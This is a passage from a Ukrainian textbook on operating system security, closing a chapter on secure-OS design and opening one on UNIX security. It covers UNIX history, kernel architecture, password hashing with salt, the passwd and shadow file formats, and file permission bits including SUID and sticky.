Для ефективної роботи підсистеми аудита необхідно мати можливість настроювати політику аудита. Нагадаємо, що політика аудита — це сукупність правил, які визначають перелік подій, що підлягають реєстрації, а в окремих випадках — і реакцію на певні події (наприклад, негайне сповіщення аудиторів і адміністраторів). Подібно до адекватної політики безпеки, політика аудита залежить від

кожної конкретної системи та умов її роботи, передусім — від специфіки інформації, що обробляється у системі. Політика аудита може з часом змінюватись, адаптуючись до змінень у системі та зовнішньому середовищі. Обираючи оптимальну політику аудита, слід зважати на те, яка очікується швидкість заповнення журналу безпеки (його загальний обсяг, періодичність очищення) та чи матиме аудитор змогу ефективно аналізувати записи в такому журналі.

Щоб аудитори могли реалізувати всі зазначені вимоги, підсистема аудита ОС має надавати їм зручні інтерфейси для роботи з журналами безпеки і для настроювання політики аудита.

Висновки

1. З-поміж типових загроз безпеці ОС слід назвати такі:
   - сканування файлової системи;
   - викрадення ключової інформації;
   - добирання пароля;
   - збирання сміття;
   - перевищення повноважень;
   - програмні закладки;
   - «жадібні» програми.
2. Захищеною вважають таку ОС, яка передбачає захист від загроз основних типів. Захищена ОС — це система, яка має засоби розмежування доступу, засоби перевірки справжності користувача, що розпочинає роботу в системі, а також засоби протидії спробам порушити її роботоздатність або будь-яким чином модифікувати алгоритми роботи системи. Операційну систему, що передбачає захист лише від загроз певних типів, називають частково захищеною.
3. Захищену ОС може бути побудовано «з нуля». Тоді в систему закладають усі її функціональні можливості та архітектурні рішення, що мають бути сертифіковані за встановленим класом вимог, ще на етапі проектування. Головною рисою цього підходу є розроблення методів гарантованої реалізації встановлених вимог на основі розроблених моделі загроз і моделі захисту системи.
4. Альтернативний підхід до побудови захищеної ОС — створення «довіреної» версії наявної системи шляхом її модернізації. За такого підходу до ОС, як правило, додають функції шифрування й цифрового підпису, підсилюють керування доступом впровадженням мандатного керування, розподіляють обов'язки адміністратора системи між різними обліковими записами або «ролями», впроваджують додаткові засоби ідентифікації й автентифікації, аудита та моніторингу. Перевага такого підходу полягає в його економічності.
5. Для організації захисту ОС, окрім програмно-апаратних засобів захисту, необхідно вживати адекватних адміністративних заходів. Найважливіші з них:
   - постійний контроль коректності функціонування ОС;
   - організація й підтримка адекватної політики безпеки;

- навчання користувачів;
- створення резервних копій;
- постійний контроль змін у конфігураційних даних і політиці безпеки ОС.

6. Адекватна політика безпеки в ОС — це така політика безпеки, яка забезпечує захист від визначеної множини загроз із достатнім ступенем надійності. Підвищення ступеня захищеності обмежує функціональність системи і ускладнює роботу користувачів, тому адекватною вважають таку політика безпеки, яка забезпечує оптимальне співвідношення функціональності та захищеності, а не ту, що забезпечує максимальний можливий захист. Основні етапи визначення й здійснення підтримки адекватної політики безпеки:
   - проведення аналізу загроз;
   - формування вимог до політики безпеки;
   - формальне визначення політики безпеки;
   - втілення політики безпеки;
   - підтримка та корекція політики безпеки.
7. Комплекс засобів захисту операційної системи складається з підсистем, що виконують такі основні функції:
   - розмежування доступу;
   - ідентифікація й автентифікація;
   - аудит;
   - керування політикою безпеки;
   - криптографічні функції;
   - забезпечення цілісності.

   КЗЗ операційної системи доповнено засобами антивірусного захисту. Коректне функціонування програмних засобів КЗЗ залежить від апаратних засобів, насамперед — центрального процесора та набору системної логіки (чіпсет).
8. КЗЗ операційної системи має модульну структуру. Частина модулів виконується у режимі ядра, а частина — у режимі користувача. В сучасних ОС КЗЗ чітко виокремлено в архітектурі системи. Зустрічаються також захищені системи (як правило, застарілі), де підсистеми та окремі компоненти комплексу засобів захисту розпорошені по всій системі. КЗЗ може надавати можливості та відповідні інтерфейси для додавання додаткових модулів, що реалізують підсилені функції захисту.

Контрольні запитання та завдання

1. Назвіть типові загрози безпеці ОС.
2. Які ОС називають захищеними? З яких підсистем має складатися захищена операційна система?
3. Які є підходи до побудови захищених ОС? Назвіть переваги й недоліки цих підходів.

4. Назвіть найважливіші адміністративні заходи з підтримки безпеки ОС.
5. Яку політику безпеки ОС вважають адекватною?
6. Назвіть основні етапи розроблення, впровадження й підтримки політики безпеки в ОС.
7. З яких підсистем складається КЗЗ операційної системи?
8. Що таке привілеї? Які привілеї користувачів є типовими в ОС?
9. Які моделі керування доступом застосовують в ОС?
10. Які способи автентифікації найчастіше застосовують в ОС?
11. Назвіть вимоги, які висуваються до реалізації підсистеми аудита в ОС?

Розділ 12

Засоби захисту в операційній системі UNIX

- Архітектура та модель безпеки системи UNIX
- Підсистема ідентифікації та автентифікації
- Підсистема розмежування доступу
- Підсистема реєстрації
- Особливості адміністрування безпеки
- Утиліти безпеки UNIX

12.1. Історія створення UNIX

У світі сучасних інформаційних технологій система UNIX має безпрецедентно довгий вік — понад 35 років. Однак протягом свого існування вона пройшла чималий еволюційний шлях, тож сучасна UNIX — це зовсім не та система, що з'явилася наприкінці 1969 року. Тим паче, що тепер системою UNIX називають *доволі різні системи, які мають лише спільні «родинні» риси* [99, 100].

Роботу над багатозадачною операційною системою з розподілом часу, здатною забезпечити одночасну роботу кількох сотень користувачів, було розпочато в 1965 році. Ця система дістала назву MULTICS. Над проектом працювало кілька компаній: Bell Telephone Laboratories (підрозділ концерну AT&T), General Electric Company та Массачусетський технологічний інститут (Massachusetts Institute of Technology, MIT). Розробку MULTICS так і не було завершено, хоча в ній вперше було закладено багато нових ідей, що й дотепер мають великий вплив на проектування сучасних операційних систем. Компанія Bell Labs вийшла з проекту в 1969 році, але частина її співробітників продовжила роботу над значно спрощеною системою, яка успадкувала деякі риси MULTICS. Імена цих співробітників тепер знає весь світ — це Кен Томпсон (Ken Tompson) і Денніс Рітчі (Dennis Ritchie) до яких трохи пізніше приєднався Брайан Керніган (Brian Kernigan), якому й належить ідея назвати систему UNIX.

Хоча компанія Bell Labs офіційно не вела проект із розроблення операційної системи, вона брала участь у створенні зручної системи програмування. Саме як основу для середовища програмування і було створено цю систему. Офіційною датою її народження вважають 1 січня 1970 року. Систему було написано на асемблері для комп'ютера PDP-7 (одна з найменших у той час машин). Вона

складалася із файлової системи, підсистеми керування процесами і невеликого набору утиліт. Подальший розвиток системи цілком залежав від потреб її користувачів. У 1971 році в патентному відділі компанії Bell Labs виникла потреба у системі оброблення тексту, й UNIX обрали як операційну систему для неї. До цього моменту вже було оформлено першу редакцію системи (всі версії UNIX до 1989 року називали редакціями). Ось її характеристики:

- об'єм пам'яті, відведений системі — 16 Кбайт,
- об'єм пам'яті, відведений для прикладних програм — 8 Кбайт;
- максимальний розмір файлу — 64 Кбайт;
- загальний обсяг дискового простору — 512 Кбайт;
- систему написано на асемблері для машини PDP-11.

У 1973 році ядро системи (це вже четверта редакція UNIX) було повністю переписано мовою програмування С; це стало безпрецедентним випадком у розробленні систем (до цього операційні системи писали лише на асемблері) та дало змогу легко переносити систему UNIX на інші апаратні платформи. Починаючи з 1974 року систему використовують університети в навчальному процесі. Тоді ж з'являються і різні версії UNIX.

BSD UNIX

У 1974 році в Каліфорнійському університеті у Берклі було встановлено UNIX (її четверту редакцію), і відтоді там було розпочато роботу над власною версією цієї системи. Перша версія BSD UNIX (Berkeley Software Distribution), яка базувалася на шостій редакції, вийшла в 1978 році. У 1979 році вийшла версія 3BSD, що базувалася на сьомій редакції (вона підтримувала, зокрема, віртуальну пам'ять); її було перенесено на комп'ютери VAX. Наприкінці 1981 року було завершено роботу над створенням підтримки стека протоколів TCP/IP у BSD UNIX. Її результати було інтегровано у версію 4.2BSD, яка вийшла в середині 1983 року. Оскільки право на назву UNIX (як на торгову марку) мала AT&T, розроблені в Каліфорнійському університеті системи так не називали. Код системи BSD було повністю переписано, щоб він не містив оригінального програмного коду UNIX.

Дуже популярною серед користувачів в Україні є система FreeBSD, яку розповсюджують безкоштовно з відкритим кодом. Ця система вирізняється високою надійністю та стабільністю і широко використовується на серверах Інтернету.

AT&T UNIX

Починаючи з 1975 року AT&T надавала ліцензії на використання системи UNIX науково-освітнім закладам і комерційним організаціям. Розробники апаратних платформ (Sun Microsystems, IBM, Hewlett-Packard, Silicon Graphics, Digital Equipment Corporation) почали ліцензувати програмний код UNIX і на його основі розробляти власні системи, наділяючи їх певною (нестандартною) функціональністю.

AT&T очолила роботи зі створення «універсальної» версії UNIX, яка мала б увібрати всі переваги окремих розробок і могла б претендувати на стандартизацію. У 1982 році вийшла версія System III. На відміну від попередніх редакцій, розроблених для внутрішнього використання, ця система була призначена для

розповсюдження поза межами компанії. У 1983 році вийшла система System V, у 1984 — System V Release 2 (SVR2), у 1987 — System V Release 3 (SVR3). Кожна нова версія мала розширену функціональність.

Найвизначнішою подією став випуск у 1989 році системи System V Release 4 (SVR4), яка поєднала у собі можливості вже доволі різних на той час систем — попередніх версій System V, BSD і SunOS від Sun Microsystems. Остання система базувалася на BSD, але містила потужні розробки Sun Microsystems, що суттєво збагатили скарбницю UNIX: файли, що відображаються у пам'ять, мережну файлову систему NFS і систему викликів віддалених процедур RPC. Саме SVR4 було покладено в основу багатьох комерційних систем сімейства UNIX, насамперед — це IRIX від Silicon Graphics і Solaris від Sun Microsystems.

Linux

Лінус Торвальдс (тоді ще студент Гельсінкського університету) розробив власну повнофункціональну версію UNIX для персональних комп'ютерів на платформі Intel. Система, що дістала назву Linux, швидко набула популярності. Далі напрям її розвитку виявився доволі несподіваним. Через те, що саме для Linux з'явилася величезна кількість прикладних програм (іноді надзвичайно вдалих і переважно безкоштовно розповсюджуваних із відкритим кодом), розробники потужних апаратних платформ почали передбачати або повну сумісність власних операційних систем із цими програмами, або взагалі випускати версії Linux для своїх апаратних платформ. Як наслідок, систему, розроблену як спрощену UNIX для найменш потужних комп'ютерів, почали широко застосовувати на потужних серверах і робочих станціях. Відтак Linux конкурує переважно не з операційними системами від Майкрософт, як цього очікували, а з системами UNIX.

Хоча в наш час Linux — повноцінна серверна операційна система, вона залишається однією з реалізацій UNIX, тому протиставляти ці системи некоректно. По-перше, як уже зазначалося, UNIX — це узагальнююча назва різних систем (більш коректною є назва «UNIX-подібні системи»). По-друге, системи Linux теж різні. Вони мають однакове ядро, але кожний постачальник додає до нього свій набір утиліт і драйверів, через що з'являються системи (дистрибутиви) з власною функціональністю, перевагами та недоліками, які можуть і не мати повної програмної сумісності.

Систему Linux активно підтримують компанії Novell, IBM, Sun Microsystems та деякі інші. Більшість компаній фактично здійснює поступовий перехід із власних UNIX-подібних систем на власні чи популярні версії Linux. Лише Sun Microsystems і надалі активно розвиває систему Solaris, забезпечивши в її останній версії повну підтримку програмного інтерфейсу Red Hat Linux. Сучасний Solaris подібно до систем Linux і FreeBSD постачається безкоштовно з відкритим кодом.

Далі буде розглянуто спільні риси UNIX-подібних систем, зокрема Solaris і FreeBSD, які, в цілому, є доволі різними.

12.2. Архітектура системи

Архітектуру UNIX можна подати у вигляді дворівневої моделі (рис. 12.1) [100]. Основною її складовою є ядро, яке повністю ізолює прикладні програми від

апаратної реалізації конкретного комп'ютера. Ядро надає прикладним програмам набір послуг, найважливішими з яких є введення-виведення, керування процесами, їх синхронізація та міжпроцесна взаємодія.

У зовнішньому кільці на схемі показано системні та прикладні програми. Усі вони взаємодіють з ядром за однаковою схемою. Програми звертаються до ядра за послугами через інтерфейс системних викликів. Інтерфейс системних викликів визначає набір послуг ядра, що надаються програмам, і формат запитів. Системні виклики подібні до звичайних викликів бібліотечних функцій.




Рис. 12.1. Дворівнева модель системи UNIX

На рис. 12.2 наведено структуру ядра UNIX [93].




Рис. 12.2. Структура ядра UNIX

Ядро складається з трьох основних підсистем:

- файлової;
- введення-виведення;
- керування процесами та пам'яттю.

Файлова підсистема

Це одна з найхарактерніших і найважливіших для UNIX підсистем. Вона надає уніфікований доступ до даних на дисках і до периферійних пристроїв. Тобто одні й ті самі функції відкривання файлу, його читання й записування та деякі інші використовуються як під час роботи з диском, так і, наприклад, для введення даних із клавіатури чи друкування на принтері. Майже всі операції введення-виведення в UNIX виконуються через інтерфейс файлової системи. Це дає змогу зробити систему контролю і розмежування доступу дуже ефективною, а саме — керувати лише правами доступу користувачів до файлів.

Підсистема введення-виведення

Підсистема виконує запити файлової системи і взаємодіє з драйверами пристроїв. Як і в інших операційних системах, в UNIX розрізняють байт-орієнтовані (символьні) та блок-орієнтовані пристрої. Перші видають або приймають потік байтів даних (до них належать клавіатура і мережний адаптер). Другі, на кшталт диска, дають змогу здійснювати пошук даних («позиціонувати курсор»). Драйвери пристроїв мають свої особливості. Під час взаємодії файлової підсистеми з підсистемою введення-виведення на блок-орієнтовані пристрої використовується буферний кеш.

У системі UNIX драйвери, які включено до складу її ядра, зазвичай компілюються і компонуються разом із ним. Сучасні UNIX-системи, зокрема Linux, мають модульне ядро і дають можливість легко завантажувати та вивантажувати модулі. Це дає змогу компонувати в ядро лише необхідні драйвери, настроюючи його безпосередньо під час виконання. У системах із відкритим кодом, таких як Linux, можна включати до складу системи модулі, які не мають відкритого коду, насамперед — драйвери від розробників апаратних компонентів.

Підсистема керування процесами та пам'яттю

Ця підсистема контролює створення і завершення процесів, розподіл системних ресурсів між процесами, синхронізацію процесів, міжпроцесну взаємодію. За виділення ресурсів відповідає спеціальний компонент ядра, який називають розпорядником або планувальником (Scheduler). Модуль керування пам'яттю забезпечує розподіл оперативної пам'яті між усіма процесами. Його завданням також є підтримка віртуальної пам'яті. Модуль міжпроцесної взаємодії передає повідомлення процесам про події за допомогою системи сигналів, а також надає можливість обміну даними між процесами.

За будовою ядро класичної системи UNIX є монолітним; цю властивість успадкувало і ядро Linux. З точки зору будови захищених систем це вважають недоліком [96]. Є UNIX-подібні системи, що підтримують типові для UNIX інтерфейси користувача і системних викликів, хоча за будовою вони мікроядерні.

З-поміж таких систем слід назвати мікроядро Mach, розроблене в університеті Карнегі — Меллон [101], мікроядерну систему Chorus [102], а також мікроядерну систему реального часу QNX [103].

12.3. Безпека UNIX

12.3.1. Модель безпеки системи UNIX

Модель безпеки системи UNIX згідно з [104] можна подати як діаграму (рис. 12.3).




Рис. 12.3. Модель безпеки системи UNIX

Зовнішній рівень захисту — це фізичний захист системи (контроль фізичного доступу користувачів до системи) і мережна безпека (захист периметра за допомогою міжмережних екранів і приховування, тобто інкапсуляція, трафіку). Питання щодо мережної безпеки буде розглянуто в розділах 15–19. Наступний рівень захисту — це захист облікових записів користувачів за допомогою паролів. Останній рівень захисту — це розмежування доступу користувачів до файлової системи та шифрування критичних із міркувань безпеки файлів.

12.3.2. Підсистема ідентифікації й автентифікації

У системі UNIX єдині можливі суб'єкти доступу — користувачі [91]. Крім звичайних, є ще й спеціальні користувачі, яких система жодним чином не відрізняє

від звичайних. Насправді ж спеціальні користувачі є фіктивними і фактично представляють системні процеси або групи процесів [15]. Система розрізняє користувачів за їхніми UID (User ID) — числовими ідентифікаторами облікових записів. Користувачі замість числових ідентифікаторів застосовують умовне ім'я, яке складається з одного слова, — login_name. Взаємодіючи з користувачами (наприклад, під час виведення інформації про тих із них, що працюють у системі в поточний момент), система транслює UID у login_name. Автентифікуючою інформацією є пароль — рядок символів, на який залежно від версії системи та її конфігурації накладаються певні обмеження. До пароля — однієї з найважливіших складових безпеки системи — потрібно ставитися уважно, оскільки, заволодівши ним, зловмисник зможе працювати в системі з повноваженнями легального користувача. Дуже важливо дотримувати певних правил вибору пароля. Є засоби, що дають змогу адміністраторам:

- встановлювати обмеження на пароль (наприклад, його мінімальну припустиму довжину, дозвіл на використання у паролі великих букв, цифр, спеціальних символів) або застосовувати лише згенеровані системою паролі;
- задавати час змінення пароля;
- блокувати доступ користувача в систему після закінчення терміну дії пароля і після здійснення певної кількості неуспішних спроб введення пароля;
- задавати інші обмеження.

Паролі не зберігають у системі у відкритому вигляді, а зберігають лише їхні образи — результат виконання деякого перетворення над рядком пароля. Звичайно використовують одну з відомих криптографічно стійких хеш-функцій — легко обчислювану функцію, для якої зворотна не може бути обчислена у прийнятний термін. Раніше для цього використовували алгоритм DES, який підтримується й дотепер. Хоча сьогодні найбільш поширеним є алгоритм MD5, його поступово витісняє ще більш стійкий алгоритм SHA. Односторонність функції не дає змоги відновити пароль за його образом, натомість можна одержати образ (шляхом обчислення значення хеш-функції) і таким чином перевірити правильність введеного користувачем пароля. Шифрування паролів під час їх первинного введення, а також під час перевірки в ході процедури автентифікації здійснює системна функція crypt.

Задля реалізації цієї функції вживають заходів, що запобігають добиранню паролів. Один із них — штучне вповільнення процедури шифрування. З огляду на те, що процедура введення користувачем рядка символів із клавіатури значно повільніша за процедуру будь-яких обчислень, таке вповільнення може суттєво перешкоджати виконанню автоматизованих процедур добирання паролів за допомогою створених зловмисниками програм, жодним чином не впливаючи на здійснення користувачем входження в систему.

Іншим, іще потужнішим заходом захисту є використання так званого марканта (Salt) [91]. Маркант (два довільних символи) додається до введеного пароля і лише після цього здійснюється його хешування. Маркант зберігається в системі разом із хеш-образом пароля. Тож якщо два користувачі застосовуватимуть однакові паролі, їх образи будуть різними. Це суттєво ускладнює спроби добирання

паролів користувачів за словником. Справді, без маркантів усі паролі давали б однакові образи, і тоді можна було б один раз здійснити хешування слів зі словника, а потім дуже швидко порівняти знайдені образи з образами паролів, що зберігаються в системі. Наявність марканта змушує або здійснювати хешування безпосередньо під час добирання пароля, що вповільнює процес, або для кожного слова зі словника знаходити велику кількість (тисячі) різних образів для всіх можливих маркантів.

Ідентифікатори користувачів та інша інформація облікових записів (без образу паролів) міститься у файлі /etc/passwd, який доступний для читання всім авторизованим корстувачам системи. Образи паролів зберігаються у файлі /etc/shadow (у більшості UNIX-подібних систем) або /etc/master.passwd (у BSD), доступ на читання і записування до якого має лише суперкористувач (root). Завдяки цьому ніхто, крім суперкористувача, не може отримати образ пароля, відтак унеможливлюється добирання паролів інакше, ніж їх перебиранням.

Якщо у файлі /etc/master.passwd або /etc/shadow поле, де має міститися пароль користувача, порожнє, то цей користувач входить у систему без автентифікації. Якщо ж це поле містить деяку послідовність символів, що не є хеш-образом будь-якого пароля, то інтерактивне входження в систему для такого користувача взагалі заборонене. Здебільшого інтерактивне входження в систему заборонено всім спеціальним користувачам. Найчастіше для цього в поле пароля вносять символ «*». Але в деяких системах рекомендують використовувати спеціальні послідовності символів, які дають змогу адміністратору з'ясувати причину заборони входження в систему.

Формат файлу /etc/passwd стандартний для всіх систем UNIX. Це текстовий файл, який можна переглядати за допомогою текстового редактора або утиліт cat, more тощо. Структура файлу подібна до структури бази даних, тому кожний його рядок так само називають записом. Він визначає дані стосовно одного користувача. Кожний запис має сім полів, розділених символами «:». Поля мають такі значення:

- login_name (ідентифікатор користувача);
- символ «*» (колись це поле займав образ пароля);
- UID (числовий ідентифікатор користувача, який застосовує система);
- GID (числовий ідентифікатор первинної групи користувача);
- додаткова текстова інформація про користувача, яку система може виводити;
- «домашній» каталог користувача, в якому користувач розпочинає роботу;
- програма, яку система запускає від імені користувача, для того щоб він розпочав роботу в системі.

Файл /etc/master.passwd у системі FreeBSD відрізняється від файлу /etc/passwd тим, що в його другому полі містяться образи паролів, а також є ще п'ять додаткових полів, які задають обмеження на термін чинності пароля. В інших системах аналогічний файл може мати іншу назву (наприклад, у багатьох системах, що успадковують класичний UNIX від AT&T, — це файл /etc/shadow) й інший формат. Наприклад, в ОС Solaris у файлі /etc/shadow перше поле містить login_name,

друге поле — образ пароля, а далі йдуть п'ять полів, які визначають правила змінення пароля користувачем, зокрема термін чинності пароля.

Хоча файл /etc/passwd можна редагувати у звичайному текстовому редакторі, робити це потрібно обережно, позаяк наслідки можуть бути непередбачувані. Після його редагування не змінюється файл /etc/master.passwd (або /etc/shadow у різних системах), тож у такий спосіб не можна додавати або видаляти користувачів. Внесені під час редагування файлу /etc/master.passwd або /etc/shadow зміни мали б ефект, якби інформацію з цих файлів було синхронізовано з інформацією у файлі /etc/passwd. Окрім того, сучасні системи UNIX використовують інформацію з недоступних користувачам системних таблиць, яка теж мала б змінюватися відповідно до змінень, внесених у файлі /etc/master.passwd або /etc/ shadow. Таку синхронізацію здійснює окремий системний виклик.

Є також спеціальні утиліти, які дають змогу виконати всі ці дії за допомогою однієї команди. Стандартною є утиліта vipw, доступна суперкористувачу. У системі FreeBSD ця утиліта запускає редактор vi (або інший редактор, відповідно до настроювань) для редагування файлу /etc/master.passwd, а за спроби зберегти файл перевіряє коректність внесених змін і автоматично вносить відповідні зміни до файлу /etc/passwd і системних таблиць. У системі Solaris, навпаки, вона редагує файл /etc/passwd, а оновлення інформації в файлі /etc/shadow здійснюють додаткові системні засоби.

Стандартна процедура ідентифікації й автентифікації здійснюється таким чином: у відповідь на запит системи користувач вводить свої ідентифікатор і пароль, а система, використовуючи інформацію із файлу /etc/master.passwd (або із файлів /etc/passwd та /etc/shadow), перевіряє пароль на відповідність. За цю процедуру відповідає системна утиліта login. Якщо пароль правильний, здійснюється авторизація користувача, що для ОС UNIX полягає в запуску від імені щойно зареєстрованого користувача програми, вказаної в останньому полі запису для цього користувача у файлі /etc/passwd. Як правило, це одна з наявних у системі оболонок shell — командних інтерпретаторів, завдяки яким користувачі можуть запускати програми і керувати їх виконанням. Уся робота користувача в системі відбувається в межах shell, тому вихід із неї означає вихід із системи.

12.3.3. Підсистема розмежування доступу

Як уже зазначалося, в системі UNIX єдині можливі суб'єкти доступу — користувачі. Для більш гнучкого розмежування доступу всіх користувачів розбито на групи. Один користувач може належати до кількох груп, одна з яких — первинна. Наявність однієї призначеної групи є вимогою стандарту POSIX. Окрім того, саме первинну групу використовують у ситуаціях, де необхідно визначити лише одну групу. Наприклад, у багатьох системах (зокрема, в Solaris), коли користувач створює файл, саме первинну групу користувача призначають як групу, до якої цей файл належить.

Належність користувача до груп визначається у файлах /etc/passwd і /etc/ group. У файлі /etc/passwd призначається ідентифікатор первинної групи (поле GID). Файл /etc/group подібний до /etc/passwd; він також є текстовим, і кожний

його рядок інтерпретується як один окремий запис. У файлі /etc/group окремі записи стосуються груп користувачів. Поля мають такі значення:

- group_name (ім'я групи);
- образ пароля (частіше це поле буває порожнім);
- GID (числовий ідентифікатор групи);
- список користувачів, які є членами групи.

Крім користувачів, зазначених у відповідному полі файлу /etc/group, членами певної групи є також усі користувачі, для яких цю групу призначено як первинну в файлі /etc/passwd.

Об'єктами доступу в UNIX можуть бути лише файли (звичайні файли, каталоги, посилання (Link), канали (Pipe) та спеціальні файли, що відповідають пристроям введення-виведення). Різні операційні системи, узагальнені назвою UNIX, можуть мати різні файлові системи. Однак усі ці файлові системи мають спільні риси та майже однакову логічну структуру.

Розглянемо особливості файлової системи UNIX, які впливають на роботу системи розмежування доступу. Усю файлову систему поєднано в єдине дерево каталогів, яке починається з кореневого каталогу, позначеного символом «/». Усі зовнішні файлові системи (змінні носії інформації, мережні диски тощо) монтуються у визначені місця загальної файлової системи (команда mount), найчастіше це каталог /mnt. Щоб змінити носій або відключити мережний диск, їх спочатку необхідно розмонтувати (команда umount). Уся інформація про файл (тип, ідентифікатори власника файлу та його групи, розмір, час останнього звернення до файлу, інформація щодо прав доступу, розташування (номери блоків)) міститься не в каталогах, як це зроблено в багатьох інших файлових системах, зокрема у FAT-12, FAT-16, FAT-32 (MS-DOS, Windows), а в системній *таблиці індексних дескрипторів* (i-node). Безпосередньо звернутися до цієї таблиці неможливо. Каталоги, у свою чергу, містять лише ім'я файлу та посилання на відповідний запис у таблиці індексних дескрипторів. Завдяки такій організації кожний файл у файловій системі UNIX може мати кілька абсолютно рівноправних імен, що в загальному випадку містяться в різних каталогах. Знищуючи файл, ми знищуємо лише відповідний запис у каталозі та зменшуємо на одиницю кількість імен, які має цей файл. Файл вважається фізично знищеним лише тоді, коли в нього більше не залишається імен. Кількість імен файлу відстежується за допомогою спеціального поля в таблиці індексних дескрипторів. Однак зворотного посилання (з дескриптора на ім'я файлу) немає.

Уміст каталогу можна переглянути, скориставшись командою ls, а за допомогою розширеного варіанта цієї команди ls –l можна переглянути інформацію, що міститься в таблиці індексних дескрипторів.

UNIX реалізує дискреційну модель розмежування доступу, в якій для кожного об'єкта доступу (файлу) визначається, які суб'єкти доступу (користувачі) та за якими методами мають отримувати доступ до об'єкта. Для цього з кожним файлом асоціюють спеціальну інформацію, яка містить ідентифікатор власника файлу, ідентифікатор групи і вектор (масив) прав доступу до файлу, що складається з дванадцяти біт (по чотири біти для власника, групи й решти даних). Перші три

біти відповідають правам читання, записування й виконання. Для каталогів право на виконання трактується як право доступу до таблиці індексних дескрипторів на читання й записування. Не маючи цього права, не можна зробити поточним цей каталог чи будь- який з його підкаталогів, ознайомитися з правами доступу до об'єктів цього каталогу та змінити їх. За наявності права на читання, можна лише переглядати вміст самого каталогу, тобто список файлів. Маючи право на записування, але не маючи права на виконання, не можна змінити вміст каталогу, оскільки для цього потрібен доступ до таблиці індексних дескрипторів.

Четвертий біт може мати різні значення, залежно від того, до якої категорії користувачів його встановлено. Для прав власника цей біт має назву SUID (Set User ID on execution bit), і якщо його встановлено для файлу, що містить програмний код, то під час його запуску на виконання цей програмний код буде виконуватися не з правами користувача, що його запустив, а з правами власника цього файлу (здебільшого власником таких файлів є root). Четвертий біт для прав доступу членів групи має назву SGID (Set Group ID on execution bit). Програма для файлу якої встановлено цей біт, буде виконуватися з правами члена групи цього файлу. Для каталогів SGID визначає, що для всіх файлів під час їх створення у цьому каталозі буде встановлено такий самий ідентифікатор групи, що й у каталозі, а не той, що визначено первинною групою користувача (це правило може бути різним у різних системах UNIX). Четвертий біт, встановлений для прав доступу решти користувачів, має значення Sticky. Наразі його використовують лише для каталогів. Користувачі, які мають право на записування в каталог, не мають права видаляти чи перейменовувати файли інших користувачів у цьому каталозі. Дотримання такого правила потребують каталоги спільного використання, на кшталт /tmp.

У класичній системі UNIX є суперкористувач (root), який має ідентифікатор UID = 0. Саме цей ідентифікатор визначає повноваження суперкористувача, а login_name root для системи жодного значення не має. Будь-якому користувачу з UID = 0 система буде показувати, що його login_name саме root. За визначенням суперкористувач має необмежені права в системі, власне, для нього вимоги розмежування доступу ігноруються. У сучасних UNIX-системах це не зовсім так: права доступу в них перевіряються, проте суперкористувач може здійснювати будь-які дії в системі.

